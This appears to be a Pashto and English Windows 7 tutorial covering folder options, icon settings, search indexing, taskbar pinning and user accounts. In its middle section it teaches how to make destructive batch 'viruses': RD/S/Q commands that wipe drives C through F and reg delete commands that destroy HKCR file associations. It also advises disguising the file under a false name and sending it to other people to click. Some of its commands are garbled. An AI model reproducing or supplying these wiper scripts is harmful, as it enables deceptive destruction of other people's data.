

څه مشکل ده چې فولډر اېشن کار نه کوي که فولډر اېشن تاسو له هري لاري خلاصوي نو خلاصیږي او تاسو ته يو مسچ درکوي چې تاسو دا نشي خلاصولي، خو جوړولو دوه حل لاري لري، اول لاره بيا به وينډوز انستالول، او دويمه حل لاره سيټنگ يا ترتيباتو کمانډونو له لارې جوړول، خو که چېرته تاسو وينډوز بيا انستالوي نو تاسو څخه به ډير وخت ونيسي او بلا دا چې تاسو ټول معلومات له مينځه لاړ شي، راځي کمانډونو له لارې جوړولو طريقه(1) اول به راشي په وينډوز ستارټ مينو کې به رين اېشن انتخاب کړي

نو تاسو څخه به ډير وخت ونيسي او بلا دا چې تاسو ټول معلومات له مينځه لاړ شي، راځي کمانډونو له لارې جوړولو طريقه(1) اول به راشي په وينډوز ستارټ مينو کې به رين اېشن انتخاب کړي




Gpedit.msc=group policy editor
1-Run-->Gpedit.msc press Enter



2-Click on administrative Template

3-Windows component-->Windows Explorer double click --

>Double click on Removes the folder option from the tools menu -->Not configured -->Ok

4-Go control panel-->click on folder option it will work




(9) Delete (10) Rename (12). Properties.

دا مخکې موږ ویلي دي

(11) Remove properties.

دا کمانډ په وينډوز سيون يا اووه کي کار نه کوي زه بيا هم کوشش کوم چې بل ځاي بيا معلومات درکړم

Search.

په دې کمانډ باندې تاسو کولاي شي چې په ماي کمپيوټر ايکن کې هغه معلومات پيدا کړي چې تاسو زيرمه کړي وي هغه معلومات که فولډر وي او يا فايل وي او يا ډاکومنټ يا متني ليکنه وي





Extra information picture

How to resize icons and their spacing in Windows 7.

په وینډوز سیون کې ایکن فاصلې اندازه بدلول دا مختلفو لارو دا معلومات مخکې مور ويلي دي په (147) صفحه کي خو دلته یي نور لارو

- 1-Right-click on the Personalize
- 2-Inthe Personalization window,click Window Color and Appearance.
- 3-Then, click Advanced appearance settings
- 4-select the Icon Spacing
- 5-Select the new icon spacing size
- 6-Click OK to return to the desktop



دویمې لاري فولډر شکلونو اندازه بدلول !!!

هر کله چي تاسو په ماي کمپيوټر ايکن خلاص کړي غواړي چې دغه فولډرو شکلونه غټ يا کوچنی کړي نو په همدغه وینډو يا صفحه کي رايټ سيات يا نبئ اړخ کې دا سرچ يا لتون اپشن لاندې موقعيت لري



Changing the colors of folder icons in Windows 7.

په وینډوز 7 کې د فولډر آئیکونو رنگونو بدلول
مخکې موږ یوازې دا فولډر شکل بدلول په (163) صفحه کې وویل، خو فولډر
ته رنگ ورکول بی غیر دا اپلیکیشن یا کاریالي څخه نه کیږي چې دلته یو څو
اپلکېشنونو نومونه درته لیکم

- 1-FolderIco 2-Folder Colorizer 3-Rainbow Folder
- 4-iColorFolder 5-Folder Marker 6-TrioX Labels 7-Folder
- Color 8-Fcorp File and Folder Tools 9-FolderHighlight 10-
- LabelsWin



How can we delete all the information on the computer by this virus.

څنگه کولای شو چې په کمپیوټر کې ټول معلومات دیلټ کړو دا ویروس په واسطه یا خطرناک ویروس جوړولو پر مټ ټوله ډیټا له منځه وړل په دې ویروس باندې تاسو کولای شئ چې دا خپل کمپیوټر ټوله ډیټا دیلټ کړئ او یا غواړئ چې کوم ډرایپ دیلټ کړئ او یا غواړئ چې پلش یا مموري دیلټ کړئ او یا غواړئ چې دا بل چا کمپیوټر کې ټول معلومات یا ډرایپ دیلټ کړئ او په همدې توگه تاسو کولای شئ چې دغه ویروس جوړکړئ او چا ته یې له انټرنېټ یا بیلو توت او یا داسې نور په واسطه واستوئ او هغوي ته ووايي چې په دغه باندې کلېک وکړئ خو کله چې هغوي په دغه اپشن باندې کلېک وکړئ نو اټومېټیک به دا هغوي معلومات دیلټ شي او یا تاسو خپله دا بل چا په کمپیوټر کې هغه ویروسي لیکنه ثبت کړئ

هغه که په ډیسکتاپ پرمخ وي او يا کوم فولډر کې وي خو په غلت نامه به يې ثبت وي ځکه چې څوک پر پوهه نشي او هغه هر کله چې دغه فولډر باندې کلېک وکړي نو اټومپټک به يې هغه ډيټا ډيلټ شي کوم چې تاسو ورته دا وپروس په شکل جوړکړي وو. خو کله چې په کمپيوټر کې انټي وپروس اپلکېشن يا پورگرام انسټال وي په هغه کې دغه اپشن کار نه کوي او انټي وپروس به يې اټومپټک ډول به يې له کمپيوټر څخه ډيلټ کوي هغه که په هر نامه وي او بله مهمه خبره داده 1- چې هر کله چې تاسو دغه وپروس چې جوړ وي نو په ليکنه پورگرام کې به يې جوړوي لکه: نوټ پيډ يا ورډ پروگرام او يا داسې نور پروگرامونو کې چې تاسو يې غواړي او بله مهمه خبره داده چې 2- هر کله چې تاسو دغه وپروس جوړوي نو دا جوړولو څخه وروسته به هر نوم چې تاسو خوښه وه هغه نوم به ورکړي خو په اخر کې به ډاټ يا ټکي يا نقطه ورکړي او وروسته به (بي او اع يا اي او ټي) به ورکړي چې په هر ځاي کې ثبتوي نور ستاسو خوښه ده. او هغه دا وپروس جوړولو ليکنه داده بس

1-Notepad enter press

RD/S/Q C:\
RD/S/Q D:\
RD/S/Q E:\
RD/S/Q F:\



2- Save in the computer enter name (you are like your name.bat)

{RD=remove (delete) a directory}
{S=system}
{Q=Quick}
{C,D,E,F=Drive name}



که چېرته انټي وپروس ولري نو اټومپټک به ډيلټيډري

How to create antivirus?

څنگه کولای شو چې ضد ویروس جوړکړ وو، خو یوازې نوي فولډر ویروس به په ډیلتیډې، دغه جوړول او هغه مخکې ویروس جوړول یوشان ته دي خو لیکنه یې فرق کوي

1-Open notepad and then type the following codes

Attrib H S R C:\ravomon.exe

Attrib H S R C:\ravomon.inf

Double enter

Dell C:\ravomon.exe

Dell C:\ravomon.exe



2-then Seva the file by the name of antivirus.bat

How to create virus computer all data delete

1. Open **Notepad** and copy below code into it.



✦ Open **Notepad** and copy below codes



2. Save this file as **virus.bat** (Name can be anything but .bat is must)

3. Now, running this file will **delete** all the content of **C Drive**.

✦ **Copy** the below codes into **Notepad**.



✦ Save this file as **virus.bat**

✦ Done you just created your virus.



✦ Save the file as **Format.exe**

✦ You have created your virus. Enjoy !!!

Open notepad enter

@ECHO OFF

START reg delete HKCR/.exe

START reg delete HKCR/.dll

START reg delete HKCR/*

Now save it as SEO.bat and the batch file is created.



Add option to search option.

لتون ايشن ته نور ايشنان زياتول

هر کله چي تاسو غواړي چې په لتون ايشن کې مونږ ته فایل يا فولډر کې نور معلومات په لاس راوړل هغه که په هر ځاي کې لتون ايشن وي او کله چي مونږ لتون کوو په لاندې ډول

1- search box enter press(indexing option) or control panel on the indexing option.

هر کله چي تاسو دغه لتون ايشن وکړي نو دغه ايشن به خلاص کړي
2-items indexed.

دغه ايشن تاسو درنبي چې څومره شيانو يا توکو کې لتون کولاي شي
3-included location.

دغه ايشن تاسو درنبي چې په دغه داخلي ځاي کې لتون ترسره کولاي شي
4-Exclude.

دغه ايشن تاسو درنبي چې په دغه ځاي کې تاسو لتون نشي کولاي ځکه چې دا ځاي يوازې دا کمپيوټر سيستم فایلونه لپاره دي
5-Modify.

هر کله چي دغه ايشن انتخاب کړي وروسته به تاسو ته نوي وينډو يا صفحه به خلاصه شي چې دغه وينډو تاسو کولاي شي لتون ځايونو ورته انتخاب کړي لکه ډرايپ کې لتون ايشن انتخابول او چې په کوم ځاي کې لتون وکړي او په کوم ځاي کې لتون ونه کړي يعنې په ټيک مارک علامه باندې لتون ځاي کې لتون وکړي او په ټيک مارک علامه په لري کولو سره لتون ځاي کې لتون نشي کولاي خو په اوک ايشن به هت من انتخاب وي



Frequently Used Programs or display programs.

په مکرر ډول استعمال شوي پروگرامونه يا نندارې پروگرامونو په وينډوز 7 او پخوانيو عملياتي سيستمونو کې، ډيری وختونه کارول شوي پروگرامونه د ستارټ مينو په چپه برخه کې ليست شوي، د ټول پروگرامونو فولډر سره د لاندې کين اړخ ته نږدې. د ټولو پروگرامونو فولډر په کمپيوټر کې نصب شوي، يعنې په دغه ځاي کې هغه پروگرامونه موجود دي چې موږ يې استعمال وو



How to move icons from frequent users or display programs to the desktop or taskbar.

څنگه کولای شو چې له مکرر استعمالونکو يا نندارې پروگرامونو څخه ډيسکټاپ ته يا ټاسکبار پټه ته ايکن راوړو

1-Open the start Menu on the program right click.

ستارټ مينو به خلاص کړي او بيا به دا خپلي خوښي باندې رايټ کليک وکړي
2-Pin to Taskbar

هر کله چې تاسو مکرر استعمالونکو يا نندارې پروگرامونو باندې رايټ کليک وکړي نو دغه اپشن به تاسو راځي، هر کله چې تاسو دغه اپشن انتخاب کړي نو دغه پروگرام به ستاسو ډيسکټاپ پرمخ به ټاسکبار پټه باندې ځاي پرځاي شي چې تاسو په لنډه توگه خلاصولای شي



په ژوند کې ماتي او سختی انسان ته داسې درس ورکوي چې په هيڅ يونورسټي يا پوهنتون او يا په سکول نه تدریسېږي

3-Pin to start menu.

هر کله چي تاسو مکرر استعمالونکو يا نندارې پروگرامونو باندې رايټ کليک وکړي نو په بعضو پروگرامونو کې دغه اپشن به تاسو راځي، هر کله چي تاسو دغه اپشن انتخاب کړي نو دغه پروگرام به ډيسکټاپ پرمخ به دا ايکن په څير به ځاي پر ځاي شي

Removing shortcuts from the taskbar.

د ټاسک بار څخه شارت کټونه لري کول په ټاسک بار کې د هر شارت کټ آيکون بڼې کليک وکړئ او د ټاسک بار څخه انپين غوره کړئ



User.

داده کمپيوټر هغه کمانډ دي چې په دې اپشن باندې تاسو معلومولي شي چې اوس مهال تاسو کوم يوزار اکونټ او يا کارونکي حساب کې کار کوي او يا فعاليت کوي لکه يو کمپيوټر ده چې مختلفو کسانو يا اداره کې او يا وروڼو سره شريک

کاروي او غواړي چې هر شخص ځانته معلومات يې وي او بل څوک يې معلومات ونه گوري نو دادي لپاره يوزار اکونټ جوړول مهم دي، او يوزار اکونټ به يې اوس وايو انشاءالله دا مثال په توگه: يو فولډر يا فايل يا اسناد يا معلومات په خپل ځانته يوزار کې زيرمه کول او فاسورډ ورکول او داسې نور لپاره مهم کمانډ دي

User or User account windows 7.

وينډوز 7 د کارونکي يا کارونکي حساب يا يوزار اکونټ

A user account can be created in six ways and open

کارونکي حساب له شپږو لارو څخه جوړولي شو او خلاصوالي شو



{1}-control panel {2}-Manage {3}-CMD {4}-Run {5}-
Notepad-Notepad {6}-Open the Start menu, and click on
your user 1-Control panel.

Open the start menu and click on your control panel and.
then the user account click.

هرکله چې تاسو په ستارټ ټن باندې کلېک وکړئ او بیا به کنټرول پینل
باندې کلېک وکړئ او بیا به په یوزر اکونټ باندې کلېک وکړئ



2-Manage

Opening a user account through this
manage Right click and the in(My
computer)icon, right menu and
then(manage)click.(Local Users and
group) click,(User) click, and the in

(desktop right) empty space click, desktop right click
menu(New User) click

2-1:User name.

په دې اېشن کې تاسو هغه نوم ورکړي چې غواړي په هغه نامه باندې یوزر
اکونټ جوړول غواړي

2-2: Full name.

په دې اېشن کې تاسو مکمل نوم ورکړي

2-3: Description.

په دې اېشن کې تاسو کوم ډول یوازې اکونټ جوړول غواړي دا هغه نوم
ورکړي، او یوازې اکونټ مختلف ډولونه لري چې وروسته یې وایو



2-4: Password.

په دې اېشن کې تاسو فاسورډ يا کوډ ورکړي

2-5: Confirm password.

په دې اېشن کې بيرته هغه پورته فاسورډ ورکړي

2-6(?) User must change password at next logon.

که چېرته په دې اېشن باندې تاسو ټيک مارک علامه ولږوي نو کله چې تاسو خپله کارونکي بايد په راتلونکي ننوتلو کې پاسورډ بدل کړي، او که ټيک مارک علامه لري نو ستاسو خپل اکونټ په خلاصولو کې فاسورډ نشي بدلولی

2-7(?) User cannot change password.

که چېرته په دې اېشن باندې تاسو ټيک مارک علامه ولږوي نو کارونکي نشي کولی پټنوم يا فاسورډ بدل کړي

2-8(?) Password never expires.

که چېرته په دې اېشن باندې تاسو ټيک مارک علامه ولږوي نو پټنوم هيڅکله پای ته نه رسېږي، په خپله به فاسورډ يا پټنوم نه ختمېږي يا لنډ وخت لپاره به نه وي دغه پټنوم

2-9(?) Account is disabled.

که چېرته په دې اېشن باندې تاسو ټيک مارک علامه ولږوي نو حساب غير فعال به شي يعنې دغه يوزار اکونټ به ختم شي
Create.

په دې اېشن باندې تاسو پورته کړني ترسره کړي وي نو په دې باندې کلېک وکړئ نو ستاسو نوي يوزار اکونټ به جوړ شي يا به پکې بدل ون رامنځته شي

New User ? x

User name: Krishna

Full name: Krishna

Description: Test Guest Account

Password: 2-4

Confirm password: 2-5

User must change password at next logon 2-6

User cannot change password 2-7

Password never expires 2-8

Account is disabled 2-9

Help Create Close

دا نړي عصري علوم په شمول د کمپيوټر زدکړه يي عملي ده، او يوازې 30% زدکړه نظري ده



Disabling the Administrator account or User account Reactivation

يوزار اكونت بيا فعالول، خو په غير فعال اكونت باندې يو ډول نشانه وي

Right-click on Computer and select Manage

Navigate as shown to Users

Double-click on the Administrator icon. properties option and general

Insure that Account is disabled is checked (if it was already checked, you're done)

Dismiss the dialog boxes

يعني ټيک مارک علامه به لري کړي




User account make the(CMD)Open the CMD enter press.

دا سي ام ډي له لارې يوزار اكونت جوړول هر کله چې تاسو سي ام ډي خلاصه کړي نو لاندې ليکنه به انټر يا وليکي

Net User Sadidi 123456 /add.

خو انټر بټن ووهئ نو ستاسو اكونت به جوړ شي خو کله چې تاسو دغه جوړکړو او کار يې نه کوي نو تاسو بايد اډمينسټور اكونت بند کړي يا هغه

اكونت څخه ووځي

Enter button press.

